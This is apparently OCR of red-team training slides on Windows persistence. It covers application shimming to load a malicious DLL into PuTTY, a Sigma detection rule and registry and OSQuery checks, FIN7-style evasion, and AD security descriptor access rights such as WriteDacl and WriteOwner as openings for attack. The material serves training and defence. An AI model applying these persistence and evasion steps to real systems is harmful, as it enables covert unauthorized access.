
Step 3: Saving and Installing the .SDB Database

Once our application fix is configured, we want to save and extract the overall database.

In the upper screenshot, we are providing a name for our Application Compatibility database. As we are targeting PuTTy.exe, we are using putty.exe as the name of the database. You can obviously choose to make this an entirely different name; it does not affect the effectiveness of the fix.

In the lower screenshot, we install the Application Compatibility database on our target system. Note that this requires administrative privileges, and it's relatively easy to detect an installed .sdb database.

STEP 4: TESTING THE PERSISTENCE MECHANISM…



Step 4: Testing the Persistence Mechanism…

Now that we have installed the Shim Database, we will simply launch Putty. When Putty starts up, you'll see that it successfully loads our evil.dll, the "fix" is working as expected. ☺

You can easily check whether the DLL was loaded using a tool like ProcMon.

DETECTING APPLICATION SHIMMING: EXAMPLE SIGMA RULE

```
title: Possible Shim Database Persistence via sdbinst.exe
id: 517490a7-115a-48c6-8862-1a481504d5a8
status: experimental
description: Detects installation of a new shim using sdbinst.exe. A shim can be used to load malicious DLLs into applications.
references:
    - https://www.fireeye.com/blog/threat-research/2017/05/fin7-shim-databases-persistence.html
tags:
    - attack.persistence
    - attack.T1546/011
author: Markus Neis
date: 2019/01/16
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image:
            - '*\sdbinst.exe'
        CommandLine:
            - '*.sdb*'
    condition: selection
falsepositives:
    - Unknown
level: high
```


The rule on the slide is an example rule that looks for evidence of execution of the **sdbinst.exe** application. This is a solid detection mechanism, as this should typically be exceptional in a corporate environment.

Detecting Application Shimming: Example SIGMA Rule

The rule on the slide is an example rule that looks for evidence of execution of the sdbinst.exe application. This is a solid detection mechanism, as this should typically be exceptional in a corporate environment.

Please refer to the public SIGMA repository by Florian Roth for additional details:
https://github.com/Neo23x0/sigma

DETECTING THE PERSISTENCE MECHANISM: PROGRAMS AND FEATURES




The installed application compatibility database (.sdb) shows up as an entry in the "Programs and Features" and is thus relatively **easy to detect** on the target system.

Detecting the Persistence Mechanism: Programs and Features

As previously discussed, the installation of an application shim is relatively easy to detect. The installed application compatibility database (.sdb) shows up as an entry in the "Programs and Features" and is thus relatively easy to detect on the target system.

DETECTING THE PERSISTENCE MECHANISM: REGISTRY



Detecting the Persistence Mechanism: Registry

Note that when an application shim is installed, it is stored in the registry as well:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\

We could use this as a detection mechanism to detect (maliciously) installed Application Shims across the enterprise.

DETECTING THE PERSISTENCE MECHANISM: OSQUERY

appcompat_shims

Application Compatibility shims are a way to persist malware. This table presents the AppCompat Shim information from the registry in a nice format. See http://files.brucon.org/2015/Tomczak_and_Ballenthin_Shims_for_the_Win.pdf for more details.

Improve this Description on Github

COLUMN	TYPE	DESCRIPTION
executable	TEXT	Name of the executable that is being shimmed. This is pulled from the registry.
path	TEXT	This is the path to the SDB database.
description	TEXT	Description of the SDB.
install_time	INTEGER	Install time of the SDB
type	TEXT	Type of the SDB database.
sdb_id	TEXT	Unique GUID of the SDB.

OSQuery to the rescue once more!


Should you have **OSQuery** deployed throughout the environment, you could also list installed shims through the "**appcompat_shims**" table!

Detecting the Persistence Mechanism: OSQuery

OSQuery to the rescue once more! Should you have OSQuery deployed throughout the environment, you could also list installed shims through the "appcompat_shims" table!

A very interesting presentation on this attack strategy was presented at BruCON in 2015:

http://files.brucon.org/2015/Tomczak_and_Ballenthin_Shims_for_the_Win.pdf



Avoiding Detection

Threat actor FIN7 has been observed to use a trick where SDB fixes are implemented at runtime instead of being installed (using sdbinst.exe). This greatly increases the stealth of the attack!

The full FireEye research paper on this technique can be found here:
https://www.fireeye.com/blog/threat-research/2017/05/fin7-shim-databases-persistence.html

Furthermore, Jackson5 developed a toolkit to abuse this on GitHub:

https://github.com/jackson5sec/ShimDB

One of the tricks that is included in the toolkit is an AppCompat fix to hide the following registry entries:

- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Custom
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\InstalledSDB
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run

Speaking of inception… An AppCompat fix to hide the AppCompat fixes ☺

SUMMARIZING PREVENTION / DETECTION

Security Control	Implementation Ease?	Effectiveness?	Comment?
Prevent administrative access	Medium	High	Technique requires administrative privileges

Detection Logic	Logs required?	False positive ratio?	Comment?
Detect installation of SDB database	Process Creation (Sysmon event ID 1)	Very Low	SIGMA rules exist
Review registry manipulation for shims	Registry interaction (Sysmon event ID 12, 13, 14)	Very Low	Identify creation of Shims
Review installed shims	OSQuery Registry Collection Installed Applications	Very Low	Require periodic collection of information

The described attack approach requires **administrative privileges** and can thus be prevented provided the adversary does not obtain privileged access. We can attempt to detect malicious behavior by monitoring the relevant **registry keys**, looking for weird parent-child relationships and reviewing installed applications.

Summarizing Prevention / Detection

The described attack approach requires administrative privileges and can thus be prevented provided the adversary does not obtain privileged access.

Detection-wise, there's quite a few detection tactics that can be implemented:

- We can analyze parent-child relationships to detect installation of SDBs
- We can monitor registry manipulation for newly installed shims
- We can review installed shims across the environment using
  - OSQuery
  - Review of installed applications
  - Collection of the following registry key:

    HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom

Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.

EXERCISE: APPLICATION SHIMMING

Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.

ACCOUNT MANIPULATION: ATT&CK – T1098

ACE

In 2017, Will Schroeder, Andy Robbins, and Lee Christensen published a white paper where they introduced the idea of using security descriptor misconfigurations for persistence! The paper was aptly called "**An ACE up the sleeve**"!

In the paper, Will, Andy, and Lee explain that most persistence strategies are focused on some sort of code execution (e.g., loading a DLL, executing a binary,…). While this can be highly effective, it does leave behind a rather large **footprint** in the target environment and could thus facilitate investigations!

While security descriptor persistence still requires a form of modification to the target environment, it's much more stealth and even likely to survive changes to the domain (e.g., update of the domain functional level (DFL)). It's also harder to assess whether a change to a security descriptor was authorized or not.

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Account Manipulation: ATT&CK – T1098

In 2017, Will Schroeder, Andy Robbins, and Lee Christensen published a white paper where they introduced the idea of using security descriptor misconfigurations for persistence! The paper was aptly called "An ACE up the sleeve"!


In the paper, Will, Andy, and Lee explain that most persistence strategies are focused on some sort of code execution (e.g., loading a DLL, executing a binary,…). While this can be highly effective, it does leave behind a rather large footprint in the target environment and could thus facilitate investigations!

While security descriptor persistence still requires a form of modification to the target environment, it's much more stealth and even likely to survive changes to the domain (e.g., update of the domain functional level (DFL)). It's also harder to assess whether a change to a security descriptor was authorized or not.

The full paper can be found at https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf.

The source code can be found here:

https://github.com/mitre/attack-navigator



But What are Security Descriptors?

According to Microsoft's documentation, a security descriptor is:

"A structure and associated data that contains the security information for a securable object. A security descriptor identifies the object's owner and primary group. It can also contain a DACL that controls access to the object, and a SACL that controls the logging of attempts to access the object."

Let's break this down in simple terms:


Securable Object

Active Directory objects are a class of securable object, meaning they contain a security descriptor. In terms of persistence and privilege escalation in AD environments, we are particularly interested in analyzing the object owner and DACL fields of AD security descriptors.

Security Descriptor

A securable object is an object that can have a security descriptor. A security descriptor is a binary data structure that always contains a header of control bits, the security identifier (SID) of the object owner, and the SID of the object's primary group. The security descriptor can also contain a discretionary access control list (DACL) and/or system access control list (SACL).

Microsoft's full documentation on this can be found here:
https://docs.microsoft.com/en-us/windows/win32/secgloss/s-gly



Security Descriptor: Ownership & DACL

Before we dive into attack strategies, we want to talk a bit more about two core concepts in security descriptors:

Ownership

Each AD security descriptor must have an owner which is implicitly granted full control of the security descriptor itself. One way an attacker can hence gain access to an object is by compromising either the object owner or anyone else who can grant ownership. Granting ownership on a security descriptor requires either the WriteDacl or WriteOwner rights or either the SeTakeOwnership or SeRestorePrivilege privilege.


DACL


A DACL is a collection of Access Control Entries (ACE). The ACEs located in a security descriptor's DACL specify the different rights trustees have over the securable object. There is a notable difference between an empty DACL (No-DACL) which denies all rights to all users and a Null-DACL (prohibited in AD) which grants all rights to all users.

SECURITY DESCRIPTOR: ACCESS CONTROL ENTRY (ACE)

Access Control Entry (ACE)

An ACE can either be generic or, in some cases, object-specific (only applicable on AD objects).





SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf

Security Descriptor: Access Control Entry (ACE)

What is an ACE?

> *"An access control entry (ACE) is an element in an access control list (ACL). An ACL can have zero or more ACEs. Each ACE controls or monitors access to an object by a specified trustee." – Microsoft*

The minimal structure of an ACE contains its size, type inheritance/audit flags as well as an Access Mask and SID.

- Access Mask: A 32-bit value of allowed/denied rights.
- SID: A data structure of variable length that identifies user, group, and computer accounts.

In an Active Directory environment, ACEs furthermore contain an (Inherited) Object Type as well as Object Flags. Although all useful, the Object Type is especially important as it contains the property GUID when the right references a specific property (which was the case in our RBCD abuse flow).

From now on, when you will see a Windows object's security tab, see it as an ACL composed of tens of ACEs.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (1)

Access Control Entry (ACE) | Access Mask

An Access Mask is a DWORD value (32-bit component) specifying an ACE's rights.

GR → Generic_Read
GW → Generic_Write
GE → Generic_Execute
GA → Generic_ALL
AS → Right to access SACL

We will now walk through the different values!

SOURCE: https://specterops.io/assets/resources/an_ace_up_the_sleeve.pdf


Security Descriptor: Reviewing the ACE Access Mask (1)

Each ACE is composed of an Access Mask, which is nothing more than a 32-bit value where each bit plays a specific role. Access Masks are at the core of Security Descriptor abuses; its understanding is hence important for later references, which is why most of the bits will now be covered.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (2)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.



RIGHT_GENERIC_READ grants the right to read permissions and all properties of the object, as well as list the contents of the object in the case of containers.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (2)

RIGHT_GENERIC_READ grants the right to read permissions and all properties of the object, as well as list the contents of the object in the case of containers. A container object is an object in the directory that can serve as the parent for other objects.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (3)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_GENERIC_WRITE grants the right to read permissions on the object, as well as the right to write all the properties on the object.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (3)

RIGHT_GENERIC_WRITE grants the right to read permissions on the object, as well as the right to write all the properties on the object.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (4)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_GENERIC_EXECUTE grants the right to read permissions/list the contents of a container object.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (4)

RIGHT_GENERIC_EXECUTE grants the right to read permissions/list the contents of a container object.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (5)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_GENERIC_ALL grants the right to create/delete child objects, read/write all properties, see any child objects, add and remove the object, and read/write with an extended right.

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (5)

RIGHT_GENERIC_ALL grants the right to create/delete child objects, read/write all properties, see any child objects, add and remove the object, and read/write with an extended right.

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (6)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.

RIGHT_WRITE_OWNER grants the right to modify the owner section of the security descriptor to the trustee himself. **This is an interesting one for us!**

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (6)


RIGHT_WRITE_OWNER grants the right to modify the owner section of the security descriptor to the trustee himself. This is an interesting one for us!

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

SECURITY DESCRIPTOR: REVIEWING THE ACE ACCESS MASK (7)

Access Control Entry (ACE) | Access Mask

In the case of an AD object, the mask's bits translate to specific rights.



RIGHT_WRITE_DACL grants the right to modify the DACL for the object.

This is an interesting one for us!

SOURCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584

Security Descriptor: Reviewing the ACE Access Mask (7)


RIGHT_WRITE_DACL grants the right to modify the DACL for the object. This is an interesting one for us, as we will explain in the attack flow!

For a full overview of the ACE values, please refer to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/990fb975-ab31-4bc1-8b75-5da132cd4584.

